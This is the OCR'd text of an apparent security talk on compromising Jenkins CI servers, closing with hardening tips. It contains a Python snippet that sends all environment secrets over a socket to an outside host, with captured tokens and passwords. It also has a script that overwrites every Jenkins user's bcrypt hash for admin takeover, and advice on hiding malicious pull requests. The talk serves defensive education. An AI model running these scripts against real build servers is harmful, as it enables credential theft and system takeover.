


OS_PASSWORD

api_key



github_token


I HAVE ALL THE KEYS
L33T H4X0R

amazon web services

Sign In or Create an AWS Account

You may sign in using your existing Amazon.com account or you can create a new account by selecting "I am a new user."

My e-mail address is:

user@example.com

- ( ) **I am a new user.**
- (•) **I am a returning user and my password is:**


Sign in using our secure server

Forgot your password?


Has your e-mail address changed?

From key to access


1




2



3



4



It’s not very sneaky

Targeting CI Tools

Who is Jenkins?

How can I compromise him?

Why Target Jenkins?

The road to production

Jenkins

search

admin | log out

Jenkins › Build Pipeline ›

ENABLE AUTO REFRESH

Build Pipeline

Run | History | Configure | Add Step | Delete | Manage

Pipeline	#21 scrapy	#4 Smoke Testing	#3 Functional Testing	#3 Deploy Pre-Prod	#3 Integration Testing	#2 Deploy Production
#21	Aug 3, 2014 8:54:50 PM 2.2 sec admin	Aug 3, 2014 8:55:01 PM 17 ms	Aug 3, 2014 8:55:11 PM 17 ms	Aug 3, 2014 8:55:21 PM 23 ms	Aug 3, 2014 8:55:31 PM 20 ms	Aug 3, 2014 8:55:41 PM 21 ms

Hipster developer makes an oops

[redacted]/[redacted] – [settings file]
Last indexed on Aug 6, 2013

```
{
        "github_token": "1c90facabf7298324c624e5b83fe581e9033"
}
```

[redacted]/[redacted] – [settings file]
Last indexed on Jul 28, 2013

```
{
        "accounts":
        {
                "GitHub":
                {
                        "base_uri": "https://api.github.com",
                        "github_token": "ef6c8d4d0e4d04cf4f674a85a0980411a9f"
                }
        }
}
```

Jenkins ▸ scrapy ▸ configuration


Execute shell

Command


```
export GITHUB_TOKEN=7f550a9f4c44173a37664d938f1355f0f92a47a7
export POSTGRES_USER=postgres
export POSTGRES_PASSWORD=HotSpankinWebApp

python $WORKSPACE/setup.py
```

```
envs = os.environ
message = str(envs)
s = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
s.connect((TCP_IP, TCP_PORT))
s.send(message)
data = s.recv(BUFFER_SIZE)
s.close()
```



```
Connection address: ('104.130.129.241', 36621)
received data: {'BUILD_DISPLAY_NAME': '#55',
 'BUILD_ID': '2014-08-07_20-50-38',
 'BUILD_NUMBER': '55',
 'BUILD_TAG': 'jenkins-scrapy-55',
 'BUILD_URL': 'http://104.130.129.241/job/scrapy/55/',
 'EXECUTOR_NUMBER': '1',
 'GID': '1000',
 'GITHUB_TOKEN': '7f550a9f4c44173a37664d938f1355f0f92a47a7',
 'GIT_BRANCH': 'origin/master',
 'GIT_COMMIT': '72e1a387ca969db942ea3b06b2e574d90db5c1df',
 'GIT_PREVIOUS_COMMIT': '72e1a387ca969db942ea3b06b2e574d90db5c1df',
 'GIT_URL': 'https://github.com/devGregA/scrapy',
 'HOME': '/var/lib/jenkins',
'HUDSON_COOKIE': '46258990-8956-40b9-a826-b71b1bcda0bf',
'HUDSON_HOME': '/var/lib/jenkins',
'JENKINS_SERVER_COOKIE': '6d082cd38de4b35a',
'JENKINS_URL': 'http://104.130.129.241/',
'JOB_NAME': 'scrapy',
'JOB_URL': 'http://104.130.129.241/job/scrapy/',
'POSTGRES_USER': 'postgres'
'POSTGRES_PASSWORD': 'HotSpankinWebApp'
```



Targeting Jenkins Directly

Digging In the Code

```
├── /var/lib/jenkins
    ├── users
        ├── <USER>
            ├── config.xml
```

config.xml

```
<?xml version='1.0' encoding='UTF-8'?>
<user>
  <fullName>admin</fullName>
  <properties>
    <hudson.model.PaneStatusProperties>
      <collapsed/>
    </hudson.model.PaneStatusProperties>
    <jenkins.security.ApiTokenProperty>
      <apiToken>S7o/e8JSXMPnBufr0s46br8X9qs2Xvixg7fyZcSyk2TEfr6P2Rm/JKw9xVRb9sYz
      </apiToken>
    </jenkins.security.ApiTokenProperty>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty >
        <hudson.security.HudsonPrivateSecurityRealm_-Details>
  <passwordHash>#jbcrypt:$2a$10$Pw/2FPkJVEWZCYRmtzjNweyAA.5orVqBXpx3oP00O/xKmz02jQ/vi
   </passwordHash>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
<jenkins.security.LastGrantedAuthoritiesProperty>
    </jenkins.security.LastGrantedAuthoritiesProperty>
     </properties>
</user>
```

JBCrypt you say?

```
<?xml version='1.0' encoding='UTF-8'?>
<user>
  <fullName>admin</fullName>
  <properties>
   . . .
   <jenkins.security.ApiTokenProperty>
      <apiToken>S7o/e8JSXMPnBufr0s46br8X9qs2Xvixg7fyZcSyk2TEfr6P2Rm/JKw9xVRb9sYz
     </apiToken>
    </jenkins.security.ApiTokenProperty>
    <com.cloudbees.plugins.credentials.UserCredentialsProvider_-UserCredentialsProperty >
        <hudson.security.HudsonPrivateSecurityRealm_-Details>
  <passwordHash>#jbcrypt:$2a$10$Pw/2FPkJVEWZCYRmtzjNweyAA.
5orVqBXpx3oP00O/xKmz02jQ/vi
   </passwordHash>
    </hudson.security.HudsonPrivateSecurityRealm_-Details>
<jenkins.security.LastGrantedAuthoritiesProperty>
    </jenkins.security.LastGrantedAuthoritiesProperty>
     </properties>
</user>
```

jenkins/core/src/main/java/hudson/security/HudsonPrivateSecurityRealm.java

```
 /**
* {@link PasswordEncoder} that uses jBCrypt.
*/

public String encodePassword(…) throws DataAccessException{
    return BCrypt.hashpw(rawPass,BCrypt.gensalt());
}

public boolean isPasswordValid(…) throws DataAccessException{
    return BCrypt.checkpw(rawPass,encPass);
}};
```

```
public class Mal {
    public static void main(String[] args) {

        String hashed =
                    BCrypt.hashpw(“pwdplz", BCrypt.gensalt());
          System.out.println(hashed);
                                  }
}
```

```
$2a$10$OP457.MLkiu9PnIvVq2IG.GkPB9xoMkN6V3F2Mj1p8y9qqWJZ6DtC
```

What if this was in our build?

```
results = os.listdir('/var/lib/jenkins/users/')
user_config = “/var/lib/jenkins/users/{user}/config.xml”
for user in users:
    config = user_config.format(user)
    inputs = fileinput.FileInput(config, inplace=1)
    for line in inputs:
        line = re.sub(r”#jbcrypt:[^<]+",
                      “#jbcrypt:BAD_HASH_HERE”, line)
        print(line)
print os.system(‘pkill –HUP java‘)
```

Let’s find out!

There is a catch…

Build Executor Status		
#	Status	
master		
1	Idle	
2	Idle	
node01.example.com		
1	Idle	
node02.example.com		
1	Idle	


Good news!

Delivery Pipeline configuration

Stage Name: Build Test

Task Name:

- [ ] Disable Build (No new builds will be executed ur
- [x] Execute concurrent builds if necessary
- [ ] Restrict where this project can be run




zZz
zZz

Or Not...

Delivery Pipeline configuration

Stage Name: Build Test

Task Name:

- [ ] Disable Build (No new builds will be executed until the project is re-enabled.)
- [ ] Execute concurrent builds if necessary
- [ ] Restrict where this project can be run

If you're really committed…

Keep. Committing.

Automatic PR Building

Hitting the Gate

jenkins commented on Jan 8

Can one of the admins verify this patch?

devGregA commented on Jan 8

©#\?&!!!

very much Jenkins.

Pressing Forward

Be Sneaky

Thwart the Gate

Being Sneaky

OBFUSCATION

This is the main villain of the campaign, and his greatest asset is that no-one would have ever considered it.

It can be as simple as ‘yp’

```
static OSStatus
SSLVerifySignedServerKeyExchange(SSLContext *ctx, bool isRsa, SSLBuffer signedParams,
                                 uint8_t *signature, UInt16 signatureLen)
{
    OSStatus        err;
    ...

    if ((err = SSLHashSHA1.update(&hashCtx, &serverRandom)) != 0)
        goto fail;
    if ((err = SSLHashSHA1.update(&hashCtx, &signedParams)) != 0)
        goto fail;
        goto fail;
    if ((err = SSLHashSHA1.final(&hashCtx, &hashOut)) != 0)
        goto fail;
    ...

fail:
    SSLFreeBuffer(&signedHashes);
    SSLFreeBuffer(&hashCtx);
    return err;
}
```

Thwarting the Gate

(Maybe.)

/github-webhook/

The worst case scenario

Securing Jenkins Isn't that Hard

Disable Anon Access

Don't Pre-Build Code

Use a Random Port for Slave Comms

Disable Executors On Master

Change your web-hook from the default URL


IT'S
Easy

Can't we just

let people know

when they screw up?

Daniel Roy Greenfeld
@pydanny

Following

Why automated security checkers suck:
gist.github.com/pydanny/958658...

Reply Retweet Favorite More

RETWEETS	FAVORITES
2	3

11:54 AM - 2 Aug 2014

why-automated-security-checkers-suck

Raw

```
Hello,

We are conducting research on the unintended exposure of secrets in GitHub repositories.
In a recent scan we conducted of GitHub repositories, our tool detected that one of your
repositories appears to expose a secret, and we've confirmed this possibility by manual
inspection.  The details are below:

    # Branch: master
    ## File: ****/****/settings/dev.py
    ## Line: 20
    ## Source: TWITTER_CONSUMER_KEY = 'DEFINE-ME-HERE--DO-NOT-CHECK-IN-PUBLICLY'

